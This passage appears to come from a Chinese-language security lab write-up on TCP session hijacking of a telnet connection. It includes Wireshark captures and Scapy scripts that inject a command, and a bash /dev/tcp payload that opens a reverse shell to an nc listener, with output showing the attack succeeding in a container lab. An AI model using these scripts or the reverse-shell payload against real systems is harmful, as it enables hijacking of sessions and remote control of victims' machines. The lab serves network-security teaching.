    Destination Port: 23
    [Stream index: 3]
    [TCP Segment Len: 1]
    Sequence number: 1040040670
    [Next sequence number: 1040040671]
    Acknowledgment number: 45588956
    1000 .... = Header Length: 32 bytes (8)
  ▸ Flags: 0x018 (PSH, ACK)
    Window size value: 501
```



```
from scapy.all import *

ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=49618, dport=23, flags="PA", seq=45588956, ack=1040040671)
data = "touch attack.txt\r"
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
~
~
```

在攻击者执行程序进行攻击后，可以观察到用户目录下增加了一个文件 attack.txt，证明攻击成功：




```
seed@8f07893a602e:~$ ls
attack.py  attack.pytouch  attack.txt
```

Task4：

设置后门的一个典型方法是从受害者机器上运行反向炮弹，让攻击者让炮弹进入受害者机器。反向 shell 是在远程计算机上运行的 shell 进程，它连接回攻击者的计算机。这使得攻击者在远程计算机被破坏后访问。


您的任务是对用户和目标服务器之间的现有 telnet 网会话启动 TCP 会话劫持攻击。您需要将恶意命令注入到被劫持的会话中，以便您可以在目标服务器上获得反向外壳。

攻击者保持持续监听：




```
[07/08/21]seed@VM:~/.../volumes$ docksh 8000
root@VM:/# nc -lnv 9090
Listening on 0.0.0.0 9090
```

使用 wireshark 抓取建立 telnet 链接的最后一个数据包：




```
▸ Frame 135: 89 bytes on wire (712 bits), 89 bytes captured (712 bits) on interface any, id 0
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6
▾ Transmission Control Protocol, Src Port: 23, Dst Port: 49712, Seq: 3119477082, Ack: 523086383, Len: 21
    Source Port: 23
    Destination Port: 49712
    [Stream index: 1]
    [TCP Segment Len: 21]
    Sequence number: 3119477082
    [Next sequence number: 3119477103]
    Acknowledgment number: 523086383
    1000 .... = Header Length: 32 bytes (8)
  ▸ Flags: 0x018 (PSH, ACK)
    Window size value: 509
```

填写攻击程序中的对应变量值，恶意指令设置为反弹 shell 的后门设置指令：




```
from scapy.all import *

ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=49712, dport=23, flags="PA", seq=523086383, ack=3119477103)
payload = "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\r"
pkt = ip/tcp/payload
ls(pkt)
send(pkt, verbose=0)
~
```

另起一个攻击者终端窗口，执行攻击程序。从保持监听的攻击者端口可以看到成功反弹 shell，并可以执行命令，证明攻击成功：



```
[07/08/21]seed@VM:~/.../volumes$ docksh 8000
root@VM:/# nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 50806
seed@cc2f449b50c8:~$ ^[^A^[^A
```



```
seed@cc2f449b50c8:~$ cd /
cd /
seed@cc2f449b50c8:/$ ls
ls
bin
boot
dev
etc
home
lib
lib32
lib64
libx32
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
```